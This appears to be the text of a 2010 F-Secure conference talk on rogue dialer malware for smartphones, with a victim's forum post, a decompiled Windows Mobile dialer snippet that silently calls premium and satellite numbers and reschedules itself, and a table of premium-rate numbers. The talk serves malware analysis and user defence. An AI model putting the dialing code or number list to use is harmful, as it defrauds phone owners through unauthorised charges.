Dialers are Back!

... and this time they are on Smartphones




Mikko Hypponen F-Secure Corporation






twitter.com/mikkohypponen












Smartphone market shares (End of 2009)



Data source: Canalys



Mobile Malware Families by Platform

• Total: 516


• Symbian: 463

• Windows: 33

• J2ME: 12

• iPhone: 2

• Android: 2





US Robotics HST Dual Standard 14.4 v.32bis













```
// Build ping packet
    char acPingBuffer[64];
   memset(acPingBuffer, '\xAA', sizeof(acPingBuffer));
    PIP ECHO REPLY pipe = (PIP ECHO REPLY) GlobalAlloc(
            GMEM FIXED | GMEM ZEROINIT,
            sizeof(IP ECHO REPLY) + sizeof(acPingBuffer));
   if (pIpe == 0) {
        cerr << "Failed to allocate global ping packet buffer." << endl;
        return 6:
   pIpe->Data = acPingBuffer;
    pIpe->DataSize = sizeof(acPingBuffer);
   // Send the ping packet
   DWORD dwStatus = pIcmpSendEcho(hIP, *((DWORD*)phe->h addr list[0]),
            acPingBuffer, sizeof (acPingBuffer), NULL, pIpe,
            sizeof(IP ECHO REPLY) + sizeof(acPingBuffer), 5000);
   if (dwStatus != 0) {
        cout << "Addr: " <<
                int(LOBYTE(LOWORD(pIpe->Address))) << "." <<</pre>
                int(HIBYTE(LOWORD(pIpe->Address))) << "." <<</pre>
                int(LOBYTE(HIWORD(pIpe->Address))) << "." <<</pre>
                int(HIBYTE(HIWORD(pIpe->Address))) << ", " <<</pre>
                "RTT: " << int(pIpe->RoundTripTime) << "ms, " <<
                "TTL: " << int(pIpe->Options.Ttl) << endl;
    }
    else {
        cerr << "Error obtaining info from ping packet." << endl;
   -}
   // Shut down...
   GlobalFree(pIpe);
   FreeLibrary(hIcmp);
   return 0;
int main(int argc, char* argv[])
   WSAData wsaData;
   if (WSAStartup(MAKEWORD(1, 1), &wsaData) != 0) {
        return 255;
    }
   int retval = doit(argc, argv);
```

```
*/
|void CMyCallDialer::Dial(const TDesC& aPhoneNumber,CTelephony::TCallerIdentityRestrict aRestinction)
            if(!IsActive() && iTelephony)
            CTelephony::TTelNumber telNumber(aPhoneNumber);
            CTelephony::TCallParamsv1 callParams;
callParams.iIdRestrict = aRestinction;
            CTelephony::TCallParamsv1Pckg callParamsPckg(callParams);
            iState = EMyCallDialing;
            // ask CTelephony to dial new call
// RunL will be called when the call is connected or it fails
iTelephony->DialNewCall(iStatus, callParamsPckg, telNumber, iCallId);
SetActive();// after starting the request AO needs to be set active
```





1-900 numbers in USA

- Require an initial investment, typically around \$1000
- FTC requires an initial audio warning
- 30 day pay cycle to prevent fraud
- Won't work from cell phones



22nd March 2010, 08:52 AM.

#1

smudgelab 🕥 [OP]

Member.






Phone dialled out internaionally without permission!


Really wierd one this. Last night, I was woken by a repetitive voice telling me that "International dialling is not currently permitted from this device". As this was at aprox' 02.40 on Suday AM, it fair shook me out of a deep sleep! On checking the phone I found the following call history:


- +88213213214 @ 02:44
- +88213213214 @ 02:36
- +1(767)503-3611 @ 02 36
- +1(767)503-3611 @ 02:36
- +1(767)503-3611 @ 02:36
- +8823460777 @ 02:35


I have absolutely no idea who or what these numbers are for (Google suggests) +882 may be something to do with satellite phones(!?) & +1767 appears to be a Dominican country code(!!??) but it was very unnerving to see my phone has been trying to ring these without any input from me. I'll be onto Virgin mobile later to see if they can help but thought I'd try the collective wisdom of you guys. first. Virus / dialler maybe? Do these even exist for win mo phones? Any help will be very much appreciated. Thank you.











```
int num5 = (int) kev.GetValue("Status"):
if ((num5 == 1) && (Assembly.GetExecutingAssembly().GetName().CodeBase
   Phone phone = new Phone();
   phone.Talk("+8823460777");
   Thread.Sleep(0xc350);
   phone.Talk("+17675033611");
   Thread.Sleep(0xc350);
   phone.Talk("+88213213214");
   Thread.Sleep(0xc350);
   phone.Talk("+25240221601");
   Thread.Sleep(0xc350);
   phone.Talk("+2392283261");
   Thread.Sleep(0xc350);
   phone.Talk("+881842011123");
   long num6 = DateTime.Now.AddMonths(1).ToFileTime();
   long num7 = 0L:
   FileTimeToLocalFileTime(ref num6, ref num7);
   SystemTime time6 = new SystemTime();
   FileTimeToSystemTime(ref num7, time6);
   CeRunAppAtTime(@"\Windows\smart32.exe", time6);
```

The numbers

- +882346077 Antarctica
- + 17675033611 Dominican republic
- +88213213214 EMSAT satellite prefix
- + 25240221601 Somalia
- + 2392283261 São Tomé and Príncipe
- +881842011123 Globalstar satellite prefix



"Short Stopping" / "Long Lining"







*	Guinea Bissau	245	30 - 45 Days EOM	+245-4500000
	Int'l virtual premium	9	Weekly	+9-609613016
	Int'l virtual premium	9	Weekly	+9-609700152
	Ivory Coast	225 21	30 - 45 Days EOM	+ 225-21709209
	Kenya	254	Biweekly	+254-204790000
	Latvia	371	30 - 45 Days EOM	+37165158600
	Latvia	371	30 - 45 Days EOM	+ 37 1-65 153590
*	Liechtenstein	423 8	30 - 45 Days EOM	+ 423-8701270
	Lithuania	370	Weekly	+ 370-91022401
	Madagascar	2612219	Weekly	+ 261-221900000
	Madagascar	261221	30 - 45 Days EOM	+ 261-221000000
	Madagascar	2612211	30 - 45 Days EOM	+ 261-221100000
*	Nauru	674	30 - 45 Days EOM	+ 674-9990870
4	NEW Oration Satellite	882 33	60 Days EOM	+882-33790523
0	North Korea	850-99	30 - 45 Days EOM	+ 850-99921220
A	Norfolk Island	672	30 - 60 Days EOM	+ 672-372440
	Poland Premium	48 22	30 - 45 Days EOM	+ 48-221988800
	Romania Special Service	40 312	30 - 30 Days EOM	+ 40-312499000
* *	Sao Tome	239	30 - 45 Days EOM	+ 239-298599



"International Premium-rate numbers"

- How do you figure out how much such a number costs you?
- How do you figure out who owns the number?
- Where do you complain to?
- How do you get such a number shut down?






Eventually, virus writers will realize it's easier to make money by infecting phones than by infecting computers





40,000,000 PC malware vs 500 mobile malware



So, why aren't we seeing more Mobile attacks?

- Low-hanging fruit is elsewhere
- Why would the attackers target anything else than Windows XP?







Future

- More malware
- Mobile botnets
- Drive-by-exploits
- Rogue dialers
- Major outbreaks
- Mobile spambots











- The problem isn't big, yet
- It's not going to get better
- Set up policies
- Educate your users
- Lock down your devices
- Buy expensive security products





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... and this time they are on Smartphones



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